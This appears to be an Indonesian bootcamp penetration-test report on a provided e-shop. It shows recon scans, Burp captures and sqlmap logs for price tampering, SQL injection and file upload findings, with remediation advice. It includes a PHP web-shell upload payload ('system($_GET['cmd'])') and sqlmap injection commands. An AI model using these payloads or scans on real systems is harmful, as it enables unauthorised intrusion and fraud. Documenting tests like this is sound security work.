



LAPORAN

Security Assessment

Findings Report

Bootcamp Cyber Security [Batch XX]

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Oktober 2025

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EXECUTIVE SUMMARY

1.1 Latar Belakang

Pengujian penetrasi ini dilakukan sebagai bagian dari *final project* Bootcamp Cyber Security. Tujuannya adalah untuk mensimulasikan uji penetrasi *black-box* terhadap aplikasi web yang telah disediakan, **dibishop.duckdns.org**, guna mengidentifikasi kerentanan dan memberikan rekomendasi perbaikan

1.2 Project Objective

Tujuan dari penilaian aplikasi web **dibishop.duckdns.org** adalah untuk menentukan keamanan sistem secara keseluruhan dengan menganalisis semua kemungkinan *input* pengguna dan komponen aplikasi. Tujuannya adalah untuk mengidentifikasi kerentanan yang dapat dieksplorasi dan memberikan rekomendasi perbaikan professional

1.3 Artefak Barang Bukti

```
[zsh: corrupt history file /home/ryan/.zsh_history
└─(ryan㉿ryan)-[~]
$ nslookup dibishop.duckdns.org
Server:      192.168.32.2
Address:     192.168.32.2#53

Non-authoritative answer:
Name:   dibishop.duckdns.org
Address: 188.166.209.84
;; communications error to 192.168.32.2#53: timed out
```



```
(ryan@ryan)-[~]
$ nmap -sV -T4 188.166.209.84

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-23 19:07 WIB
Nmap scan report for 188.166.209.84
Host is up (0.038s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd
443/tcp   open  http     Apache httpd
Service Info: Host: 0.0.0.0; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.13 seconds
```

```
(ryan@ryan)-[~]
$ curl -v http://dibishop.duckdns.org/
* Host dibishop.duckdns.org:80 was resolved.
* IPv6: (none)
* IPv4: 188.166.209.84
* Trying 188.166.209.84:80 ...
* Connected to dibishop.duckdns.org (188.166.209.84) port 80
* using HTTP/1.x
> GET / HTTP/1.1
> Host: dibishop.duckdns.org
> User-Agent: curl/8.13.0
> Accept: */*
>
< Content-Type: text/html; charset=UTF-8
< X-Frame-Options: header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
< Content-Length: 615
< Date: Thu, 23 Oct 2025 12:24:32 GMT
< Server: Apache
< Last-Modified: Fri, 23 May 2025 07:52:45 GMT
< ETag: "267-635c8e2382f7c"
< Accept-Ranges: bytes
< Content-Length: 615
< Vary: Accept-Encoding
< Content-Type: text/html
<
<!DOCTYPE html>
```

```
(ryan@ryan)-[~]
$ curl -v http://dibishop.duckdns.org:443/
* Host dibishop.duckdns.org:443 was resolved.
* IPv6: (none)
* IPv4: 188.166.209.84
* Trying 188.166.209.84:443 ...
* Connected to dibishop.duckdns.org (188.166.209.84) port 443
* using HTTP/1.x
> GET / HTTP/1.1
> Host: dibishop.duckdns.org:443
> User-Agent: curl/8.13.0
> Accept: */*
>
< Content-Type: text/html; charset=UTF-8
< X-Frame-Options: header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
< Content-Length: 615
< Date: Thu, 23 Oct 2025 12:24:51 GMT
< Server: Apache
< Last-Modified: Fri, 23 May 2025 07:52:45 GMT
< ETag: "267-635c8e2382f7c"
< Accept-Ranges: bytes
< Content-Length: 615
< Vary: Accept-Encoding
< Content-Type: text/html
<
<!DOCTYPE html>
```

```
(ryan@ryan)-[~]
$ nikto -h dibishop.duckdns.org -p 443
- Nikto v2.5.0

+ Target IP:          188.166.209.84
+ Target Hostname:   dibishop.duckdns.org
+ Target Port:        443
+ Start Time:        Tahoma, 2025-10-23 19:30:02 (GMT7)

+ Server: Apache
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 267, size: 635c8e2382f7c, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 4 item(s) reported on remote host
+ End Time:           2025-10-23 19:31:39 (GMT7) (97 seconds)

+ 1 host(s) tested host dibishop.duckdns.org left intact
```

```
(ryan@ryan)-[~]
$ gobuster dir -u http://dibishop.duckdns.org:443/ -w /usr/share/wordlists/dirb/common.txt -x php -a "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0"
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://dibishop.duckdns.org:443/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
[+] Extensions:  php
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/.hta          (Status: 403) [Size: 270]
/.hta.php      (Status: 403) [Size: 270]
/.htaccess     (Status: 403) [Size: 270]
/.htpasswd.php (Status: 403) [Size: 270]
/.htpasswd     (Status: 403) [Size: 270]
/.htaccess.php (Status: 403) [Size: 270]
/index.html    (Status: 200) [Size: 615]
Progress: 9228 / 9230 (99.98%)
Finished
```

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```
ryan - VMware Workstation
File Edit View VM Tabs Help || Library Type here to search
Home ryan
File Actions Edit View Help
443/FUZZ -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0" -e .php,.html -fs 615,267,270

v2.1.0-dev

:: Method          : GET
:: URL            : http://dibishop.duckdns.org:443/FUZZ
:: Wordlist        : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Header          : User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
:: Extensions      : .php .html
:: Follow redirects: false
:: Calibration    : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500
:: Filter          : Response size: 615,267,270

:: Progress: [80/661680] :: Job [1/1] :: 10000 req/sec :: Duration: [0:00:08] :: Errors: 0 ::
```

```
ryan - VMware Workstation
File Edit View VM Tabs Help || Library ryan
Library Type here to search
My Computer ryan
File Actions Edit View Help
yt [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 891ms]
yui [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 881ms]
zap [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 849ms]
z [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 895ms]
xdb [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 3169ms]
zboard [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 889ms]
zencart [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 956ms]
zend [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 895ms]
zero [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 960ms]
zh [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 868ms]
zh-cn [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 882ms]
zeus [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 990ms]
zh-tw [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 882ms]
zimbra [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 887ms]
zipfiles [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 886ms]
zip [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 889ms]
zips [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 903ms]
zoeken [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 884ms]
zone [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 875ms]
zones [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 822ms]
zoom [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 846ms]
zt [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 778ms]
zorum [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 881ms]
zope [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 873ms]
:: Progress: [13842/13842] :: Job [1/1] :: 46 req/sec :: Duration: [0:06:21] :: Errors: 80 ::
```

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Burp Suite Community Edition v2025.9.5 - Temporary Project

Target: http://dibishop.duckdns.org:443

Request

```
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: dibishop.duckdns.org:443
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10
11
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sat, 25 Oct 2025 03:13:53 GMT
3 Server: Apache
4 Upgrade: h2
5 Connection: Upgrade, close
6 Last-Modified: Fri, 23 May 2025 07:52:45 GMT
7 ETag: "2e7-635cde2382f7c-gzip"
8 Accept-Ranges: bytes
9 Vary: Accept-Encoding
10 Content-Length: 615
11 Content-Type: text/html
12
13 <!DOCTYPE html>
14 <html>
15   <head>
16     <tittle>
17       Welcome to nginx!
18     </tittle>
19     <style>
20       html{
21         color-scheme: lightdark;
22       }
23       body{
24         width:35em;
25         margin:auto;
26         font-family:Tahoma,Verdana,Arial,sans-serif;
27     }
28   </style>
29 </head>
30 <body>
31   <h1>
32     Welcome to nginx!
33   </h1>
34   <p>
35     If you see this page, the nginx web server is successfully installed.
36   </p>
```

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	0
Request headers	8
Response headers	10

Burp Suite Community Edition v2025.9.5 - Temporary Project



Target: http://dibishop.duckdns.org:443

Request

```
Pretty Raw Hex
1 GET /halaman-test123.php HTTP/1.1
2 Host: dibishop.duckdns.org:443
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 If-Modified-Since: Fri, 23 May 2025 07:52:45 GMT
10 If-None-Match: "2e7-635cde2382f7c-gzip"
11 Priority: u=0, i
12
13
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 404 Not Found
2 Date: Fri, 24 Oct 2025 12:58:14 GMT
3 Server: Apache
4 Content-Length: 267
5 Connection: close
6 Content-Type: text/html; charset=iso-8859-1
7
8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
9 <html>
10   <head>
11     <tittle>
12       404 Not Found
13     </ttitle>
14   </head>
15   <body>
16     <h1>
17       Not Found
18     </h1>
19     <p>
20       The requested URL was not found on this server.
21     </p>
22     <hr>
23     <address>
24       Apache Server at dibishop.duckdns.org Port 443
25     </address>
26   </body>
27 </html>
```



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```
Welcome : ryanhanif533@gmail.com
ryan - VMware Workstation
File Edit View VM Tabs Help || Library Type here to search
My Computer ryan
File Actions Edit View Help
geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="c_city"
geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="c_address"
geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="c_image"; filename=""
Content-Type: application/octet-stream
geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="update"
geckoformboundary43f0e29472413226b2a83b6b17d7f5ce--
[20:23:41] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.6
[20:23:42] [INFO] fetched data logged to text files under '/home/ryan/.local/share/sqlmap/output/dibishop.duckdns.org'
[20:23:42] [WARNING] your sqlmap version is outdated
[*] ending @ 20:23:42 /2025-10-31/
```

DIBIMBING SHOP

Shopping Cart

You currently have 1 item(s) in your cart.

Product	Quantity	Unit Price	Type	Delete	Sub Total
Poco F7 Pro - Snapdragon 8 Gen 3	1	Rp1	Brand New	<input type="checkbox"/>	Rp1

Total: Rp 1

Coupon Code: Apply Coupon Code

< Continue Shopping Update Cart Proceed to Checkout >

You may like these Products

Poco F7 Pro

Xiaomi



Dibimbing-Shop

Welcome : ryanhanif533@gmail.com

Not Secure http://dibishop.duckdns.org/customer/my_account.php?my_orders

Sign In | Log Out | 0 Items

DIBIMBING SHOP

SHOP LOCAL STORES MY ACCOUNT

Make Smart Choices

Dive into our Electronics Store

My Account

Ryan123

My Orders Pay Offline

Order History Rows: 10

#	AMOUNT	INVOICE	QTY	TYPE	ORDER DATE	STATUS	ACTION
1	Rp 1	#3177668	1	Brand New	2025-10-31	Pending	Confirm

All your orders in one place, easy to track.

If you have any questions, please feel free to contact us, our customer service center is working for you 24/7.

Dibimbing-Shop

File Upload

This PC > Bit (F3) >

Organize New folder

Name	Date modified	Type	Size
Program Files	7/29/2025 8:33 PM	File folder	
Riot Games	8/18/2025 5:06 PM	File folder	
VALORANT	8/18/2025 5:05 PM	File folder	
WindowsApps	7/29/2025 8:37 PM	File folder	
XboxGames	7/29/2025 8:33 PM	File folder	
shellph	11/1/2025 1:24 PM	PHP Source File	1 KB

File name:

Customer Name: 12345

Customer Email: ryanhanif533@gmail.com

Customer City:

Customer Contact: 1

Customer Address:

Profile Image: No file selected.

Browse... Update Account

My Orders Pay Offline Edit Account Change Password My Wishlist Delete Account Logout

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Screenshot of a web browser showing the DIBIMBING SHOP website at http://dibishop.duckdns.org/customer/my_account.php?edit_account. The page displays a banner for "Dive into our Electronics Store" and a "My Account" section. On the left, a sidebar menu includes "Edit Account" which is currently selected. The main form for editing the account contains fields for Customer Name (12345), Customer Email (ryanhanif533@gmail.com), Customer Contact (1), and Profile Image (Browse... shell.php). A blue "Update Account" button is at the bottom right.

Screenshot of a web browser showing the DIBIMBING SHOP website at http://dibishop.duckdns.org/customer/my_account.php?edit_account. The page is overlaid by the Burp Suite proxy tool interface. The "Proxy" tab is active, showing the "HTTP history" tab. The "Request" pane shows a POST request to http://dibishop.duckdns.org/customer/my_account.php?edit_account with the following payload:

```
-----geckoformboundary3bd7985ef10db333
Content-Disposition: form-data; name="c_image"; filename="shell.php"
Content-Type: application/octet-stream
<?php system($_GET['cmd']); ?>
-----geckoformboundary3bd7985ef10db333
```

The "Inspector" pane shows the corresponding form fields and their values. The "Event log (12)" shows 12 captured items. The "Burp Suite Community Edition v2025..." header is visible at the top of the tool window.



1.4 Temuan

Pengujian berhasil mengidentifikasi **tiga (3) kerentanan tingkat Kritis** :

- Price Tampering (Business Logic Flaw)
- SQL Injection
- Unrestricted File Upload (potensi RCE)

Selain itu, ditemukan **empat (4) temuan tingkat Medium dan Low**, termasuk miskonfigurasi server, bocoran arsitektur, header keamanan yang hilang, dan penemuan file sensitif

1.5 Timeline

Garis waktu kronologis kejadian, berdasarkan bukti digital, mulai dari awal insiden hingga akhir pengamatan.

Kejadian	Initiation Date/Time	Completion Date/Time
Reconnaissance (nmap, nslookup)	23 - okt -2025	24 - okt -2025
Enumarasi & Analisis Arsitektur	24 - okt - 2025	25 - okt - 2025
Analisis & Eksloitasi (Burp, sqlmap)	28 - okt - 2025	31 - okt - 2025
pelaporan	31 - okt - 2025	31 - okt - 2025

VI. PEMBAHASAN

2.1 Ruang Lingkup Analisis

Lingkup pengujian adalah aplikasi web yang dapat diakses publik di <http://dibishop.duckdns.org> (Port 80) dan http://dibishop.duckdns.org:443. Serangan yang bersifat *Denial of Service* (DoS) secara eksplisit dikecualikan dari pengujian

2.2 Analisis Server

Analisis server menemukan arsitektur yang kompleks dan sengaja dibuat untuk menipu

- **Port 443 (Decoy/Umpang):** Port ini menjalankan server Nginx yang menampilkan halaman "Welcome to nginx!". Namun, server ini dikonfigurasi untuk menyamar sebagai server Apache di header responsnya dan menjalankan protokol http (tidak aman). Port ini juga dilindungi oleh WAF yang memblokir tool enumerasi.


- **Port 80 (Target Sebenarnya):** Investigasi manual menggunakan curl menemukan header Set-Cookie: PHPSESSID , yang membuktikan bahwa aplikasi PHP dinamis yang sebenarnya berjalan di Port 80

2.3 Analisis Malware

Tidak ada analisis malware yang dilakukan dalam pengujian penetrasi ini

2.4 Penilaian Risiko (Risk Assessment)

Berdasarkan temuan, risiko dikategorikan sebagai berikut: 3 Kritis, 2 Medium, dan 2 Low. Prioritas perbaikan harus difokuskan pada temuan Kritis yang memiliki dampak langsung terhadap integritas data, keamanan server, dan finansial perusahaan




L	Low	1-4
M	Medium	4-12
H	High	12-25

Table 4: Threat Levels

2.5 Analisis Aktivitas Pasca-Eksplorasi

Aktivitas pasca-eksplorasi berhasil dilakukan untuk temuan Price Tampering. Setelah harga produk diubah menjadi Rp 1 menggunakan Burp Suite, pengujinya berhasil "Proceed to Checkout". Validasi lebih lanjut membuktikan bahwa pesanan tersebut berhasil tercatat di database server (terlihat di halaman "My Orders") dengan harga yang telah dimanipulasi



2.5.1 Comprehensive Technical Report

Temuan 1: Business Logic Flaw – Price Tampering

Severity: **Kritis**

Deskripsi: Aplikasi gagal memvalidasi harga produk di sisi server saat barang ditambahkan ke keranjang. Aplikasi memercayai parameter product_price yang dikirim oleh browser (sisi client)



Bukti (PoC):

Screenshot of a web browser showing a shopping cart page from "DIBIMBING SHOP". The page displays a product (Poco F7 Pro - Snapdragon 8 Gen 3) in the cart, with a total of Rp 1. The Burp Suite tool is overlaid on the page, showing the raw HTTP request and response. The request is a POST to /cart.php with various headers and parameters. The response shows a standard HTML page with the product details and a summary table.

Screenshot of a web browser showing the "My Account" page from "DIBIMBING SHOP". The page displays the user's account information and a table of their order history. The user is identified as "ryanhanif533@gmail.com". One order is listed, showing a purchase of a Poco F7 Pro for Rp 1. The page also features a banner at the top with the text "Make Smart Choices" and "Dive into our Electronics Store".

Category	Bussiness Logic Flow (Celah Logika Bisnis)
Threat/Risk Description	<p>Likelihood: High – Serangan ini mudah dilakukan siapa saja yang memiliki proxy (seperti Burp Suite)</p> <p>Impact: Kritis – Penyerang dapat mengubah harga produk apa pun menjadi Rp 1 dan membeli barang secara ilegal. Ini menyebabkan kerugian finansial langsung dan masif bagi perusahaan</p>
Methodology	Tester mencegat request POST saat mengklik "Add to Cart" menggunakan Burp Suite. Tester kemudian memodifikasi parameter product_price dari 7500000 menjadi 1 di tab Repeater. Tester memverifikasi serangan ini dengan berhasil "Proceed to Checkout" dan melihat pesanan Rp 1 tercatat di halaman "My Orders"
System/Version	http://dibishop.duckdns.org/ (Aplikasi Web PHP di Port 80)
Tools Used	Burp Suite Repeater

Rekomendasi: Validasi harga di sisi server. Saat request POST "Add to Cart" diterima, server harus mengabaikan parameter harga dari client dan mengambil harga produk yang sebenarnya dari database internal

Temuan 2: SQL Injection (pada Fitur "Edit Account")

Severity: **Kritis**

Deskripsi: Aplikasi memiliki kerentanan SQL Injection pada parameter c_contact di dalam fitur "Edit Account". Aplikasi gagal "membersihkan" (*sanitize*) *input* yang dikirim oleh pengguna

Bukti (PoC):

Welcome: ryanhanif53@gmail.com

ryan - VMware Workstation

File Edit View VM Jobs Help |||

Library ryan

Type here to search

Home ryan

File Actions Edit View Help

[*] ending @ 20:15:24 /2025-10-31/

```
(ryan@ryan)-[~]
$ sqlmap -r request.txt -p C_contact --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:15:36 /2025-10-31/
[20:15:36] [INFO] parsing HTTP request from 'request.txt'
Multipart-like data found in POST body. Do you want to process it? [Y/n/q] Y
[20:15:36] [INFO] testing connection to the target URL
[20:15:36] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
[20:15:36] [INFO] testing if the target URL content is stable
[20:15:37] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a size matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(S)tring/(R)eference/(Q)uit] C
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

EDIT ACCOUNT

Change Password

My WishList

Update Account

The screenshot shows a browser window with the URL http://dibishop.duckdns.org/customer/my_account.php?edit.account. The page displays a log of sqlmap attacks on a MySQL database, specifically targeting the 'c_contact' parameter. The log entries show various盲注 (blind SQL injection) attempts using different MySQL functions like GROUP_CONCAT, IF, and ASCII, as well as attempts to extract data using EXTRACTVALUE and GTID_SUBSET. The log ends with a critical warning about significant lagging in connection response times.

```
[20:20:17] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[20:20:24] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[20:20:53] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[20:21:39] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[20:22:38] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[20:22:51] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[20:22:55] [INFO] (custom) POST parameter 'MULTIPART c_contact' appears to be 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' injectable
[20:22:55] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[20:22:55] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[20:22:55] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[20:22:55] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[20:22:55] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[20:22:55] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
